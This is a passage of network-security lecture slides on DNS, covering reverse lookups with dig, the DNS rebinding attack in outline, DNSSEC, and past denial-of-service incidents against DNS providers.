Step 3: Ask a nameserver of the 128.in-addr.arpa zone. We get the nameservers for the 203.128.in-addr.arpa zone

```
seed@ubuntu:~$ dig @r.arin.net -x 128.230.171.184  
;; QUESTION SECTION:  
;184.171.230.128.in-addr.arpa.    IN PTR  
  
;; AUTHORITY SECTION:  
230.128.in-addr.arpa.    86400 IN NS ns2.syr.edu.  
230.128.in-addr.arpa.    86400 IN NS ns1.syr.edu.
```

Step 4: Ask a nameserver of the 230.128.in-addr.arpa zone. We get the final result

```
seed@ubuntu:~$ dig @ns2.syr.edu -x 128.230.171.184  
;; QUESTION SECTION:  
;184.171.230.128.in-addr.arpa.    IN PTR  
  
;; ANSWER SECTION:  
184.171.230.128.in-addr.arpa. 3600 IN PTR syr.edu.
```


Review Our Question

- Question: Can we use the hostname obtained from reverse DNS lookup as the basis for access control?
- Answer:
 - If a packet comes from the attacker, the reverse DNS lookup will go back to the attacker's nameserver.
 - An attacker can reply with whatever hostnames they want.





DNS rebinding attack

- A malicious DNS server (ns.attacker32.com) can provide a fake IP address to a queried domain (e.g., www.attacker32.com).
- But why would the server do this?
- Seems meaningless as it does DoS attack against itself.
- However, there is a scenario where an attacker can use this to bypass the **same origin policy** in a browser.
- Called DNS rebinding attack (1996) - now applicable to many IoT networks



DNS Rebinding Attack






1. Victim is tricked to open a web page. DNS reply states a short expiration time (e.g. **2 sec**)
2. Victim fetches an HTTP page containing malicious JavaScript (Ajax)
3. Ajax sends an http request to www.attacker32.com (allowed due to same-origin policy). But when the browser queries DNS again, it gets a different IP which points to an internal machine (hence called DNS rebinding attack)
4. Ajax can not only send request to the internal machine but also get response.

Protecting Against DNS Cache Poisoning Attacks

Domain Name System Security Extensions (DNSSEC)

- DNSSEC is a set of extension to DNS, aiming to provide authentication and integrity checking on DNS data.
- With DNSSEC, all answers from DNSSEC protected zones are **digitally signed**.
- By checking the digital signatures, a DNS resolver is able to check if the information is authentic or not.
- DNS cache poisoning will be defeated by this mechanism as any fake data will be detected because they will fail the signature checking.

Protection Using DNSSEC



Denial of Services Attacks on DNS

Denial of Service Attacks on Root Servers

Attacks on the Root and TLD Servers :

Root nameservers: If the attackers can bring down the servers of the root zone, they can bring down the entire Internet. However, attack root servers is difficult:

1. The root nameservers are highly distributed. There are 13 (A,B....M) root nameservers (server farm) consisting of a large number of redundant computers to provide reliable services.
2. As the nameservers for the TLDs are usually cached in the local DNS servers, the root servers need not be queried till the cache expires (48 hrs). Attacks on the root servers must last long to see a significant effect.

Denial of Service Attacks on TLD Servers

Nameservers for the TLDs are easier to attack. TLDs such as gov, com, net etc have quite resilient infrastructure against DOS attacks. But certain obscure TLDs like country-code TLDs do not have sufficient infrastructure. Due to this, the attackers can bring down the Internet of a targeted country.

Attacks on Nameservers of a Particular Domain

UltraDNS: DNS provider for many major e-commerce companies such as Amazon, Walmart, Expedia. In 2004, DOS against this provider was launched which suffered an outage for an hour.

DDoS attack hobbles sites, including Amazon

By **Tom Krazit**, CNET

December 24, 2009 -- Updated 1900 GMT (0300 HKT)




Amazon was one of the Internet's larger companies hit by a DDoS attack Wednesday evening.

(CNET) -- An attack directed at the DNS provider for some of the Internet's larger e-commerce companies -- including Amazon, Wal-Mart, and Expedia -- took several Internet shopping sites offline Wednesday evening, two days before Christmas.

Neustar, the company that provides DNS services under the UltraDNS brand name, confirmed an attack took place Wednesday afternoon, taking out sites or rendering them extremely sluggish for about an hour. A

Attacks on Nameservers of a Particular Domain

Dyn network : In 2016, multiple DDoS attacks were launched against a major DNS service provider for companies like CNN, BBC, HBO, PayPal etc. The attacks are believed to have been launched through botnet consisting of different IoT devices like IP cameras, baby monitors etc. It caused major Internet services unavailable .



Gizmodo @Gizmodo · Oct 22
Yesterday's brutal **DDoS** attack is the beginning of a bleak future
gizmo.do/POR2Sne



Attacks on Nameservers of a Particular Domain

DNSPod : In 2009, several DNS servers of a Chinese domain service provider were hit by DDoS.

- The attack was meant to target one particular company (Baofeng.com) which is widely popular video streaming site in China.
- On the next day of attack, when DNS responses previously cached by the other servers timed out, Baofeng's media player on users' machines could not find the IP addresses of the servers because of the attack.
- Due to the bug in the media player software, instead of waiting, they continuously sent out DNS queries at a fast rate. Due to massive number of DNS queries, they flooded and congested the network of China Telecom (ISP). It impacted 20 provinces and is described as the worst Internet incident in China.

Summary

- How DNS works
- Spoofing Attacks on DNS
 - Local DNS cache poisoning attacks
 - Remote DNS cache poisoning attacks
 - Reply forgery attacks
- Defense against DNS spoofing attacks
 - DNSSEC
- Denial of Services on DNS